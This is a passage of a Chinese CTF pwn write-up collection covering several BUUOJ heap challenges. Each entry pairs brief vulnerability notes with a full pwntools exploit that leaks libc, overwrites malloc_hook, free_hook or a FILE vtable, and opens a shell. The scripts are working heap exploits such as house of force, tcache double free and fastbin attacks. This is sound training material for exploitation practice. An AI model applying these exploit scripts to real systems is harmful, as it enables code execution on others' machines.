 p.sendline(str(idx))
 p.recvuntil('Content: ')
 p.sendline(content)


def show(idx):
 p.recvuntil('Your choice :')
 p.sendline('3')
 p.recvuntil('Index :')
 p.sendline(str(idx))


def delete(idx):
 p.recvuntil('Your choice :')
 p.sendline('4')
 p.recvuntil('Index :')
 p.sendline(str(idx))


add(1,b'A'*8)#chunk0
add(1,b'B'*8)#chunk1
edit(0,b'A'*0x18+b'\x41')
delete(1)

payload = b'A'*0x18+p64(0x21)+p64(0x38)+ p64(elf.got['atoi'])
add(2,payload)
show(1)
p.recvuntil('Content : ')
atoi = u64(p.recvuntil('\n',drop=True).ljust(8,b'\x00'))
libc_base = atoi - libc.sym['atoi']
system = libc_base + libc.sym['system']
success("libc_base:{}".format(hex(libc_base)))
success("atoi:{}".format(hex(atoi)))
success("system:{}".format(hex(system)))

edit(1,p64(system))
p.sendline('/bin/sh\x00')
p.interactive()
```

gyctf_2020_force

house of force.第一次遇到
对topchunk的size覆盖为0xffffffffffffffff。之后无论分配多大空间都能分配的下。就可以实现任意地址的写。
还有一个重要的点是，当一开始申请的堆块过大时，系统会使用mmap进行分配。分配的地址就在libc的上方，这道题目会放回bin_addr就能进行libc泄露。
https://blog.csdn.net/weixin_44145820/article/details/105522043
https://www.1p0ch.cn/2020/04/12/GYCTF%E5%A4%8D%E7%8E%B0/
利用有两个思路

1. malloc_hook覆盖为system,输入size为binsh地址，可以geishell
2. malloc_hook。onegadget进行

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']
#p = process('./gyctf_2020_force')
#libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
p = remote('node3.buuoj.cn',28278)
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')
def add(size,content):
 p.recvuntil('2:puts')
 p.sendline('1')
 p.recvuntil('size')
 p.sendline(str(size))
 p.recvuntil('bin addr ')
 binaddr = int(p.recvuntil('\n',drop=True),16)
 p.recvuntil('content')
 p.sendline(content)
 return binaddr


def puts():
 p.recvuntil('2:puts')
 p.sendline('2')


#当申请过大时，会mmap到libc的上方
libc_base = add(0x200000,b'A'*8)-0x10+0x201000
malloc_hook = libc_base + libc.sym['__malloc_hook']
system = libc_base + libc.sym['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))
success("libc_base:{}".format(hex(libc_base)))
success("malloc_hook:{}".format(hex(malloc_hook)))
success("system:{}".format(hex(libc_base)))
success("binsh:{}".format(hex(binsh)))
#可以用malloc hook改成system然后size改成bin sh地址，也可以用one gadget

heap_addr = add(0x10,b'A'*0x10+p64(0)+p64(0xffffffffffffffff))
top = heap_addr+0x10
offset = malloc_hook - top -0x20

add(offset,p64(0))
add(0x10,p64(system))

p.recvuntil('2:puts')
p.sendline('1')
p.recvuntil('size')
p.sendline(str(binsh))
p.interactive()
```

ciscn_2019_en_3

用户名和iD可以泄露libc和elf的基地址。
delete可以tcache double free

1. double free 修改free_hook为system
2. 释放/bin/sh堆块

```python
from pwn import *

debug = 0
if debug:
 p = process('./ciscn_2019_en_3')
 libc = ELF('/lib/x86_64-linux-gnu/libc-2.27.so')
 elf = ELF('./ciscn_2019_en_3')
else:
 p = remote('node3.buuoj.cn',26444)
 libc = ELF('/home/abel/pwn/libc/u18/x64libc-2.27.so')
 elf = ELF('./ciscn_2019_en_3')


def add(size,content):
 p.recvuntil('Input your choice:')
 p.sendline('1')
 p.recvuntil('Please input the size of story:')
 p.sendline(str(size))
 p.recvuntil('please inpute the story:')
 p.sendline(content)


def delete(idx):
 p.recvuntil('Input your choice:')
 p.sendline('4')
 p.recvuntil('Please input the index:')
 p.sendline(str(idx))


p.recvuntil("What's your name?")
p.sendline(b'A'*0x14+b'BBBB')
p.recvuntil('BBBB\n')
start = u64((b'\x00'+p.recvuntil('Please',drop=True)).ljust(8,b'\x00'))
success('start:{}'.format(hex(start)))
p.recvuntil('input your ID.')
p.sendline('A'*8)
p.recvuntil('A'*8)
_IO_setbuffer = u64(p.recv(6).ljust(8,b'\x00'))-0xe7
libc_base = _IO_setbuffer - libc.sym['_IO_setbuffer']
system = libc_base + libc.sym['system']
free_hook = libc_base + libc.sym['__free_hook']
success('libc_base:{}'.format(hex(libc_base)))
success('system:{}'.format(hex(system)))
success('free_hook:{}'.format(hex(free_hook)))
add(0x10,b'a'*8)#0
add(0x10,b'a'*8)#1
add(0x10,b'/bin/sh\x00')#2
delete(0)
delete(1)
delete(0)

add(0x10,p64(free_hook))#3
add(0x10,b'b'*8)#4
add(0x10,p64(system))#5
add(0x10,p64(system))#6

delete(2)
p.interactive()
```

gyctf_2020_some_thing_interesting

1. check函数中存在格式化字符串漏洞。%3$p可以泄露Libc
2. delete函数没有将数组内容置0，存在double free。fastbin double free到malloc_hook。one_gadget就能getshell。如果one_gadget不行，可以用realloc_hook来调堆栈。

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']

debug = 0
if debug:
 p = process('./gyctf_2020_some_thing_interesting')
 elf = ELF('./gyctf_2020_some_thing_interesting')
 libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
 one = [0x45226,0x4527a,0xf0364,0xf1207]
else:
 p = remote('node3.buuoj.cn',26015)
 elf = ELF('./gyctf_2020_some_thing_interesting')
 libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')
 one =[0x45216,0x4526a,0xf02a4,0xf1147]


def check():
 p.recvuntil(":")
 p.sendline('0')

def add(size1,content1,size2,content2):
 p.recvuntil(":")
 p.sendline('1')
 p.recvuntil('length :')
 p.sendline(str(size1))
 p.recvuntil('> O :')
 p.sendline(content1)
 p.recvuntil('length :')
 p.sendline(str(size2))
 p.recvuntil('> RE :')
 p.sendline(content2)


def edit(idx,content1,content2):
 p.recvuntil(":")
 p.sendline('2')
 p.recvuntil('> Oreo ID :')
 p.sendline(str(idx))
 p.recvuntil('> O :')
 p.sendline(content1)
 p.recvuntil('> RE :')
 p.sendline(content2)


def delete(idx):
 p.recvuntil(":")
 p.sendline('3')
 p.recvuntil('> Oreo ID :')
 p.sendline(str(idx))


def show(idx):
```

```
p.recvuntil(":")
p.sendline('4')
p.recvuntil('> Oreo ID :')
p.sendline(str(idx))


#leak libc
p.recvuntil('> Input your code please:')
p.sendline('OreOOrereOOreO%3$p')
#gdb.attach(p)
check()
p.recvuntil('OreOOrereOOreO')
write = int(p.recvline(keepends=False),16)-0x10
libc_base = write - libc.sym['write']
malloc_hook = libc_base + libc.sym['__malloc_hook']
one_gadget = one[3]+libc_base
success("libc_base:{}".format(hex(libc_base)))
success("write:{}".format(hex(write)))
success("malloc_hook:{}".format(hex(malloc_hook)))
success("one_gadget:{}".format(hex(one_gadget)))

#double free到malloc_hook
add(0x60,'a'*8,0x10,'b'*8)#1
add(0x60,'a'*8,0x10,'b'*8)#2
delete(1)
delete(2)
delete(1)

add(0x60,p64(malloc_hook-0x23),0x20,'b'*8)#3
add(0x60,'a'*8,0x20,'b'*8)#4
add(0x60,p64(malloc_hook-0x23),0x20,'b'*8)#5
#add(0x60,b'\x00'*0x13+p64(one_gadget),0x20,'b'*8)

p.sendline('1')
p.recvuntil('length :')
p.sendline(str(0x60))
p.recvuntil('> O :')
p.sendline(b'\x00'*0x13+p64(one_gadget))
p.recvuntil('length :')
#gdb.attach(p)
p.sendline(str(0x20))
p.interactive()
```

gyctf_2020_signin

https://www.cnblogs.com/luoleqi/p/13473995.html

有一个backdoor函数

一些特性：

1. calloc函数：不会分配tcache chunk中的chunk。
2. 当分配fastbin中的chunk时，剩下的chunk会杯放入到tcache中
   利用方法
   edit存在漏洞：UAF，释放后可以写。
3. 先add 8个chunk，free掉8个。此时tcache有7个chunk已满，fastbin有一个
4. 再add1个，为了空一个tcache的位置
5. 修改fastbin中chunk的fd为ptr-0x10
6. 调用backdoor，因为前面的特性1，2，calloc(0x70)时会获取fastbin中的chunk，且伪造的ptr-0x10就会被链入tcache，ptr被修改。成功执行system("/bin/sh")

```
from pwn import *

debug = 0
if debug:
 context.log_level='debug'
 p = process('./gyctf_2020_signin')
 elf = ELF('./gyctf_2020_signin')
 libc = ELF('/lib/x86_64-linux-gnu/libc-2.27.so')
 one = [0x45226,0x4527a,0xf0364,0xf1207]
else:
 p = remote('node3.buuoj.cn',28354)
 elf = ELF('./gyctf_2020_signin')
 libc = ELF('/home/abel/pwn/libc/u18/x64libc-2.27.so')
 one =[0x45216,0x4526a,0xf02a4,0xf1147]


def add(idx):
 p.recvuntil('your choice?')
 p.sendline('1')
 p.recvuntil('idx?')
 p.sendline(str(idx))


def edit(idx,content):
 p.recvuntil('your choice?')
 p.sendline('2')
 p.recvuntil('idx?')
 p.sendline(str(idx))
 p.sendline(content)


def delete(idx):
 p.recvuntil('your choice?')
 p.sendline('3')
 p.recvuntil('idx?')
 p.sendline(str(idx))


add(0)
add(1)
add(2)
add(3)
add(4)
add(5)
add(6)
add(7)
```

```
add(7)

delete(0)
delete(1)
delete(2)
delete(3)
delete(4)
delete(5)
delete(6)
delete(7)

add(8)
payload = p64(0x4040c0-0x10)
edit(7,payload)
p.sendlineafter('your choice?','6')
p.interactive()
```

[GKCTF2020]Domo

参考链接。

https://blog.play2win.top/2020/05/27/GKCTF%202020%20Domo%E5%88%86%E6%9E%90/添加链接描述

漏洞

1.add函数存在off by null

2.edit任意地址写一个byte

```
from pwn import *
context.arch = 'amd64'
debug = 1
if debug:
 context.log_level='debug'
 context.terminal = ['terminator','-x','sh','-c']
 p = process('./domo')
 elf = ELF('./domo')
 libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
else:
 p = remote('node3.buuoj.cn',28090)
 elf = ELF('./domo')
 libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')


def add(size,content):
 p.sendlineafter('>','1')
 p.sendlineafter('size:',str(size))
 p.sendlineafter('content:',content)


def delete(idx):
 p.sendlineafter('>','2')
 p.sendlineafter('index:',str(idx))


def show(idx):
 p.sendlineafter('>','3')
 p.sendlineafter('index:',str(idx))



add(0x40,'')#0
add(0x60,'')#1
```

```
#leak libc
add(0xf0,'')#2
add(0x10,'')#3

delete(2)
add(0xf0,'')#2
show(2)
p.recvline()
libc_base = u64(p.recv(6).ljust(8,b'\x00'))-(0x7f3db9d38b0a-0x7f3db9974000)
success('libc_base:{}'.format(hex(libc_base)))

#leak heap
add(0x10,'')#4
delete(3)
delete(4)
add(0x10,'')
show(3)
p.recvline()
heap_addr = u64(p.recv(6).ljust(8,b'\x00'))-0x10a+0x10
success("heap_addr:{}".format(hex(heap_addr)))

#overlapping
delete(0)
payload1 = p64(0)+p64(0xb1)+p64(heap_addr+0x18)+p64(heap_addr+0x20)+p64(heap_addr+0x10)
add(0x40,payload1)
delete(1)
payload1= b'\x00'*0x60+p64(0xb0)
add(0x68,payload1)#覆盖下一个的pre_size，off by null覆盖0x100
delete(2)

#fastbins attack overwrite vtable
_IO_file_jumps = libc_base + libc.sym['_IO_file_jumps']
_IO_2_1_stdin_ = libc_base + libc.sym['_IO_2_1_stdin_']
fake_chunk = _IO_2_1_stdin_ +160-0x3
fake_vtable = heap_addr + 0x210
one_gadgets = [0x45216,0x4526a,0xf02a4,0xf1147]
one_gadget = libc_base + one_gadgets[2]

success('_IO_file_jumps:{}'.format(hex(_IO_file_jumps)))
success('_IO_2_1_stdin_:{}'.format(hex(_IO_2_1_stdin_)))
success('fake_chunk:{}'.format(hex(fake_chunk)))
success('fake_vtable:{}'.format(hex(fake_vtable)))

add(0xc0,'')
add(0x60,'')
delete(4)
delete(1)
delete(2)
add(0xc0,flat('\x00'*0x38,0x71,fake_chunk))
add(0xa8,p64(0)*2+p64(one_gadget)*19)
payload = b'\x00'*3+flat(0,0,0xffffffff,0,0,fake_vtable,0,0,0,0,0,0)
add(0x60,'')
add(0x63,payload)

p.interactive()
```